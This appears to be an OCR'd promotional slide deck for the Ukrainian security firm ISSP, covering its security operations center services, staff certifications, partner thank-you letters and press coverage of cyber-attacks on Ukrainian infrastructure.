
Assume Compromise

Detect & Respond Faster

Not just IT – OT, IOT, Physical


Increased Regulation

SOC - security operation center



Logs collection **Event Management** **Context Correlation** **SOC Services**

Security Operations Center




EC-Council Certified Incident Handler
EC-Council Certified Security Analyst
EC-Council Computer Hacking Forensic Investigator
EC-Council Certified Network Defender

SANS 511.1 Security Operations Centers, and Security Architecture
Certified Information Systems Security Professional (CISSP)
ISO27001 Implementer , Lead Auditor

HPE® ArcSight ESM Security Administrator and Analyst
Cisco ® CCNA, CCNP Security, Cybersecurity Specialist
Advanced Vulnerability Management (AVM)
MS Installing and Configuring Windows Server 2012
MS Administering Windows Server 2012
Essentials of Linux System Administration
Linux Foundation Certified Engineer

Cluster Analysis in Data Mining
Data Science at Scale using Spark and Hadoop
Python, R, Java



Active Involvement in Global Cybersecurity Community

Global CERT initiative: ISSP is a member of FIRST (a global Forum of Incident Response and Security Teams), registration will complete by DEC 2017.

Global Forensics initiative: ISSP is a Founding member of CIF (Cybercrime Investigation Forum) – an International NGO with HQ in Tokyo

Global Research initiative: Cooperation with Cybersecurity Research Organizations and Universities (TALOS, MIT, Dartmouth, SANS Institute, Honeywell SOC…)


SANS
SANS ICS Industrial Control Systems

May 30, 2017

To Whom It May Concern:

The SANS Institute remains committed to providing technical knowledge and freely available resources to help the cyber defender community to secure critical systems. Today, advanced cyber threats pose a danger to companies and organizations that rely upon industrial control systems. SANS has engaged the [illegible]

massante@sans.org
www.sans.org


DARTMOUTH
VOX CLAMANTIS IN DESERTO
1769

Department of Computer Science · DARTMOUTH COLLEGE
6211 Sudikoff Laboratory
Hanover, New Hampshire 03755-3510
TELEPHONE: [illegible]
FAX: [illegible]

[illegible]

CSAIL
CSAIL

MIT COMPUTER SCIENCE AND ARTIFICIAL INTELLIGENCE LABORATORY

May 31, 2017

ISSP GROUP Attn: Mr Oleg Derevianko
Chairman of the Board

Dear Oleg,

I am writing to thank you and your team of cybersecurity experts of [illegible] Ukraine for visiting the Computer Science and Artificial Intelligence Laboratory at the Massachusetts Institute of Technology (CSAIL of MIT). We are glad that you accepted our invitation to become guest speakers as part of our Cybersecurity@CSAIL lecture series and deliver a lecture and workshop at CSAIL MIT on April 4 and 5, 2017.

We were impressed with your research and investigation related to the series of APT cyber-attacks on Ukrainian critical infrastructure, media, financial institutions and government that took place in 2015 and 2016 which resulted in power cuts, blackouts and other serious consequences. We appreciate that you shared ISSP Labs & Kyiv Cyber Academy's unique expertise, research findings, and innovations regarding cyber-attacks investigations. In particular, [illegible] SCALE - Sequence of Cyber Attack Lifecycle Events - model for analysis of cyber-attacks that [illegible] developed is a very interesting approach to investigating and preventing future APT attacks. Thank you for sharing this model and for the engaging dialogue with the lab.

Cybersecurity is one of world's most pressing issues today. We appreciate your willingness to share your research with the CSAIL community.

With kind regards,

Lori Glover, J.D.
Managing Director, Alliances
Executive Director, Cybersecurity@CSAIL

The Stata Center, Building 32
32 Vassar Street, Cambridge, Massachusetts USA 02139-4307
www.csail.mit.edu

Honeywell
THE POWER OF CONNECTED

May 30, 2017

Dear Roman Sologub,

I am writing to thank you and the team of cybersecurity experts from ISSP for sharing experience, research, and innovations with the team of Honeywell International, Inc. cybersecurity experts and other employees. We were also pleased to share our experience, knowledge, and researches in cybersecurity field.

We were impressed with your research and investigation related to the series of APT cyber attacks on Ukrainian critical infrastructure, media, financial institutions and government that took place in 2015 and 2016 and resulted in power cuts, blackouts and other serious consequences. It is extremely helpful [illegible]

experience and work together to secure our infrastructure. Together we will create a new approach to tackling the range of cybersecurity challenges created by ever-changing technical advances. I would offer you that we are open to communication, cooperation, and sharing experience with ISSP to the extent possible.

Thank you once again for your visit, shared information, and desire to make cyberspace secure.

Sincerely,

Glenn Berube
General Manager
Connected Solutions
Honeywell International


Global Visibility

ISSP has been featured by:

Wired, BBC, WSJ, Reuters, Channel Asia, 10Ch Israel, Liberation, etc.

Confirmed speaking (Sep-Dec 2017):

Warsaw, Dublin, Prague, Stockholm, Marrakesh, Almaty, London, Kyiv, Tokyo, Boston




ANDY GREENBERG SECURITY 06.20.17 06:00 AM

HOW AN ENTIRE NATION BECAME RUSSIA'S TE
LAB FOR CYBERWAR

The clocks read zero when the lights went out.

It was a Saturday night last December, and Oleksii Yasinsky was sitting on the couch with his wife and teenage son in the living room of their Kiev apartment. The 40-year-old Ukrainian cybersecurity researcher and his family were an hour into Oliver Stone's film *Snowden* when their building abruptly lost power.



The day a mysterious cyber-attack crippled Ukraine

By Christian Borys
4 July 2017

This time last week, an online attack brought chaos to Ukraine's banks, hospitals and government, before spreading worldwide. The evidence suggests that money was not the aim – the real intention was disguised. Could it be a sign of something more serious to come?

On the morning of Tuesday, 27 June, Oleh Derevianko, the head of Kiev-based cybersecurity firm Information Systems Security Partners (ISSP), was at Bessarabska market, a popular food market in the heart of downtown. Derevianko was picking up a few things before heading out for the 300km drive to his parents' village. W
holiday, and he'd be using the mid-
usually spend two months of their s
was a rare chance for

Alongside Derevi

REUTERS

CNBC

SECURITY CASE STUDY 2017


BBC

WIRED

THE CAMBRIDGE CYBER SUMMIT

The 5th Annual
DataSolutions
Secure Computing Forum

CS3 STHLM



Technology

Ukraine power cut 'was cyber-attack'

11 January 2017 | Technology

Top Stories

UN: Suu Kyi has 'last chance' on Rohingya
1 hour ago

Second man held over Tube bombing
3 minutes ago


Russia denies bombing Syria rebels
2 hours ago

Information Systems Security Partners

enisa
European Network and Information Security Agency

NIST
National Institute of Standards and Technology
U.S. Department of Commerce

ISO
International Organization for Standardization



Technological Processes

Change Management
System Administration
Data Acquisition & Data Correlation & Data Storing
Data Delivery and Data Visualization

Operational Processes


Incident Handling
Daily Operations
Incident Management
Case Management
Incident Forensic and Reporting

Analytical Processes

Analysis : Operational / Incident / Context
Hidden Incident Detection

Organizational Relations

Knowledge and Context (TI, TA, OSINT)



